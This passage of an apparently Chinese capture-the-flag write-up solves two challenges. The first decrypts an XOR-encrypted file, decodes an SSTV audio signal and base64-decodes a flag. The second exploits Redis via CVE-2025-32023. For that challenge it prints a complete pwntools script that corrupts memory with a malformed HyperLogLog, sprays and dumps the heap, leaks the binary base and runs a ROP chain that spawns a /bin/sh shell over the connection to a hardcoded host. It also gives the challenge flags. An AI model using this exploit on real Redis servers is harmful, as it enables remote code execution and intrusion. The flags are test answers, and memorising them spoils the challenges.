
```
    使用指定密钥对文件进行异或解密

    参数:
        cipherfile: 密文文件路径
        key: 解密密钥
        outfile: 解密后输出文件路径
    """
    try:
        # 读取密文文件
        with open(cipherfile, 'rb') as f:
            cipher_data = f.read()

        # 将密钥转换为字节序列
        key_bytes = key.encode('utf-8')
        key_length = len(key_bytes)

        # 进行异或解密
        plain_data = bytearray()
        for i, byte in enumerate(cipher_data):
            # 循环使用密钥
            plain_byte = byte ^ key_bytes[i % key_length]
            plain_data.append(plain_byte)

        # 保存解密结果
        with open(outfile, 'wb') as f:
            f.write(plain_data)

        print(f"解密成功，结果已保存至 {outfile}")

    except FileNotFoundError:
        print(f"错误: 找不到文件 {cipherfile}")
    except Exception as e:
        print(f"解密过程中发生错误: {str(e)}")
if __name__ == "__main__":
    # 密钥为"space"
    key = "space"
    # 密文文件路径（假设附件文件名为space）
    cipherfile = "space"
    # 解密后输出文件（推测为音频文件，使用wav扩展名）
    outfile = " decrypted.wav "

    # 执行解密
    xor_decrypt(cipherfile, key, outfile)
```

2. 根据题目提示SSTV,SSTV处理decrypted.wav

```python
def xor_decrypt(cipherfile, key, outfile):  1 usage
            # 循环使用密钥
            plain_byte = byte ^ key_bytes[i % key_length]
            plain_data.append(plain_byte)

        # 保存解密结果
        with open(outfile, 'wb') as f:
            f.write(plain_data)

        print(f"解密成功，结果已保存至 {outfile}")

    except FileNotFoundError:
        print(f"错误: 找不到文件 {cipherfile}")
```

```
43f5752c1b616336e94771d04decc5b5f252af8c72a82d
  Stored in directory: c:\users\wj\appdata\local\pip\cache\wheels\aa\14\78\3edb318a75f68cb3c0b060
d76da3624805b1d7fa78db89675a
Successfully built sstv
Installing collected packages: pycparser, numpy, scipy, cffi, PySoundFile, sstv
Successfully installed PySoundFile-0.9.0.post1 cffi-2.0.0 numpy-2.3.3 pycparser-2.23 scipy-1.16.1
 sstv-0.1
(.venv) PS C:\Users\WJ\Downloads\sstv-master\sstv-master> sstv -d decrypted.wav -o result.png
usage: sstv [-h] [-d AUDIO_FILE] [-o OUTPUT_FILE] [-s SKIP] [-V] [--list-modes]
            [--list-audio-formats] [--list-image-formats]
sstv: error: argument -d/--decode: can't open 'decrypted.wav': [Errno 2] No such file or director
y: 'decrypted.wav'
(.venv) PS C:\Users\WJ\Downloads\sstv-master\sstv-master> sstv -d decrypted.wav -o result.png
[sstv] Searching for calibration header... Found!
[sstv] Detected SSTV mode Martin 1
[sstv] g image...   [#############################################################]  99%
[sstv] Reached end of audio whilst decoding.
[sstv] Drawing image data...
```

3. (.venv) PS C:\Users\WJ\Downloads\sstv-master\sstv-master> sstv -d decrypted.wav -o result.png



4. 对图片做base64解码,得flag{I7arEM00a1yl2B}

数据库安全

Redis爱你呦

1. CVE-2025-32023


下载脚本：https://github.com/B1ack4sh/Blackash-CVE-2025-32023

```
    #!/usr/bin/env python3

    from pwn import *
    import redis
    import random
    import string

    HOST, PORT = '113.201.14.253', 47898

    binary = ELF('./redis-server')

    # client to send redis commands
    r = redis.Redis(HOST, PORT)

    # client to pop shell
    p = remote(HOST, PORT)
    p.sendline('client info')
    p.recvuntil('fd=')
    fd = int(p.recvline().split()[0])
    log.info(f'{fd = }')

    HLL_DENSE = 0
    HLL_SPARSE = 1
    HLL_DENSE_SIZE = 0x3010

    # make a dense hll, which is just a string with specific encodings
    pl = b'HYLL'
    pl += p8(HLL_DENSE)
    pl = pl.ljust(HLL_DENSE_SIZE, p8(0))
    r.set('hll:dense', pl)
    # assert that the hll encoding is valid
    r.pfadd('hll:dense')

    # make a malformed sparse hll, again just a string
    def xzero(sz):
    assert 1 <= sz <= 0x4000
    sz -= 1
    return p8(0b01_000000 | (sz >> 8)) + p8(sz & 0xff)

    pl = b'HYLL'
    pl += p8(HLL_SPARSE) + p8(0)*3
    pl += p8(0)*8
    assert len(pl) == 0x10
    pl += xzero(0x4000) * 0x3fffd   # -0xc000
    pl += xzero(0xc000 - 0x956c)    # -0x956c, where divmod(-0x956c*6, 8) =
(-0x7011, 0)
```

```
    pl += p8(0b1_00011_00)          # runlen = 1, regval = 4 = SDS_TYPE_64 =>
-0x956b, overwrite sds:b type
    pl += xzero(0x156b)             # -0x8000
    pl += xzero(0x4000) * 3         # 0x4000
    r.set('hll:exp', pl)

    # prep 14KiB sds
    fakelen = 0x4142434445464748
    r.setrange('sds:a', 0x37fa - 11, p64(fakelen))  # sds @ 0x0005, p64() 00 00
00 00
    r.setrange('sds:b', 0x37fa - 8, b'B'*8)         # sds @ 0x3805,
................. fa 37 fa 37 02 ~
    r.setrange('sds:c', 0x37fa - 8, b'C'*8)         # sds @ 0x7005

    # trigger hllMerge + hllSparseToDense
    # alloc 0x3010 => round 0x3800 (14KiB)
    r.pfmerge('hll:exp', 'hll:dense')                           # sds @ 0xa805

    # assert that string type is modified
    assert r.strlen('sds:b') == fakelen

    # spray embstr objects
    marker = ''.join(random.choices(string.ascii_letters + string.digits,
k=8)).encode()
    log.info(f'{marker = }')
    spray_cnt = 0x100000 // 0x40
    for i in range(spray_cnt // 0x400):   # batch spray with mset
    ms = {}
    for j in range(0x400):
        idx = i * 0x400 + j
        ms[f'sds:_{idx}'] = (marker+p64(idx)).ljust(0x2b, b' ')
    r.mset(ms)

    # dump the heap!
    dump = r.getrange('sds:b', 0, 0x100000)[3:]

    # egghunt valid embstr object
    mark = 0x3700
    while mark < len(dump):
    mark = dump.find(marker, mark)
    assert mark != -1
    tofs = mark - 3 - 0x10
    # assert type|encoding, refcount, sdshdr8 fields
    if dump[tofs] == 0x80 and u32(dump[tofs+4:tofs+8]) == 0x1 and
dump[tofs+0x10:tofs+0x13] == b'\x2b\x2b\x01':
        break
    mark += 8
    else:
    assert False, '[!] embstr spray egghunt fail'

    # target robj
    tadr = u64(dump[tofs+8:tofs+0x10]) - 3 - 0x10
    tkey = f'sds:_{u64(dump[tofs+3+0x18:tofs+3+0x20])}'
```

```
    log.success(f'{tofs = :#x} ({tkey = })')
    log.success(f'{tadr = :#014x}')

    # sds:b header
    badr = tadr - tofs - 8
    log.info(f'{badr = :#014x}')

    # egghunt redis-server base
    egg = binary.sym['je_ehooks_default_extent_hooks'] & 0xfff
    for i in range(0x10000 - ((badr + 8) & 0xffff), len(dump), 0x10000):
    if u64(dump[i:i+8]) == 0x200000 and (u64(dump[i+0xc8:i+0xd0]) & 0xfff) ==
egg and (u64(dump[i+0xd8:i+0xe0]) & 0xfff) == egg:
        binary.address = u64(dump[i+0xc8:i+0xd0]) -
binary.sym['je_ehooks_default_extent_hooks']
        break
    else:
    assert False, '[!] redis-server base egghunt fail'

    assert (binary.address & 0xfff) == 0
    log.success(f'{binary.address = :#014x}')

    # fake module object
    pl = p8(0x05) + dump[tofs+1:tofs+4]   # type, encoding, lru
    pl += p32(1)                          # refcount
    pl += p64(badr + 0x10)                # ptr
    r.setrange('sds:b', tofs+3, pl)

    '''
    0x001b9991: mov rax, rdi; mov rsi, [rdi+8]; mov rdi, [rdi]; mov rbp, rsp;
call qword ptr [rax+0x10];
    0x00226097: mov rbp, rdi; mov esi, 0x10; mov edi, 1; call qword ptr [rax+8];
    0x001410ec: leave; ret;
    0x002d6706: pop rdi; ret;
    0x002d5cfb: pop rsi; ret;
    0x000fc472: pop rdx; ret;
    '''

    # fake module value (badr + 0x10)
    B = binary.address
    PRDI = B+0x002d6706
    PRSI = B+0x002d5cfb
    PRDX = B+0x000fc472

    # badr + 0x10
    pl = p64(badr + 0x20 - 7*8)   # mv->type
    pl += p64(badr + 0x2010)      # mv->value      (rdi)
    pl += p64(B + 0x001b9991)     # mv->type->free (rip), gadget #0
    pl = pl.ljust(0x1000, b'\0')

    # badr + 0x1010
    pl += b'/bin/sh\0'            # 0x1010
    pl += p64(badr + 0x1010)      # 0x1018
    pl += p64(0)                  # 0x1020
```

```
    pl = pl.ljust(0x2000, b'\0')

    # badr + 0x2010 (=rdi)
    pl += p64(badr + 0x2028)      # [rdi], rbp to set
    pl += p64(B + 0x001410ec)     # [rax+8], gadget #2
    pl += p64(B + 0x00226097)     # [rax+8], gadget #1
    pl += p64(0)                  # popped rbp

    # ret, ROP starts here
    # FD_CLOEXEC is dropped on dup2 newfd
    pl += p64(PRDI) + p64(fd) + p64(PRSI) + p64(0) + p64(binary.plt['dup2'])
    pl += p64(PRDI) + p64(fd) + p64(PRSI) + p64(1) + p64(binary.plt['dup2'])
    pl += p64(PRDI) + p64(fd) + p64(PRSI) + p64(2) + p64(binary.plt['dup2'])
    pl += p64(PRDI) + p64(badr + 0x1010)
    pl += p64(PRSI) + p64(badr + 0x1018)
    pl += p64(PRDX) + p64(0)
    pl += p64(binary.plt['execve'])

    r.setrange('sds:b', 3+8, pl)
    r.close()
    del r

    # trigger module free!
    p.sendline(f'set {tkey} 0')
    p.interactive()
```



2. 获取flag{bedfd6471219b0e3395c7a6ae66619b8}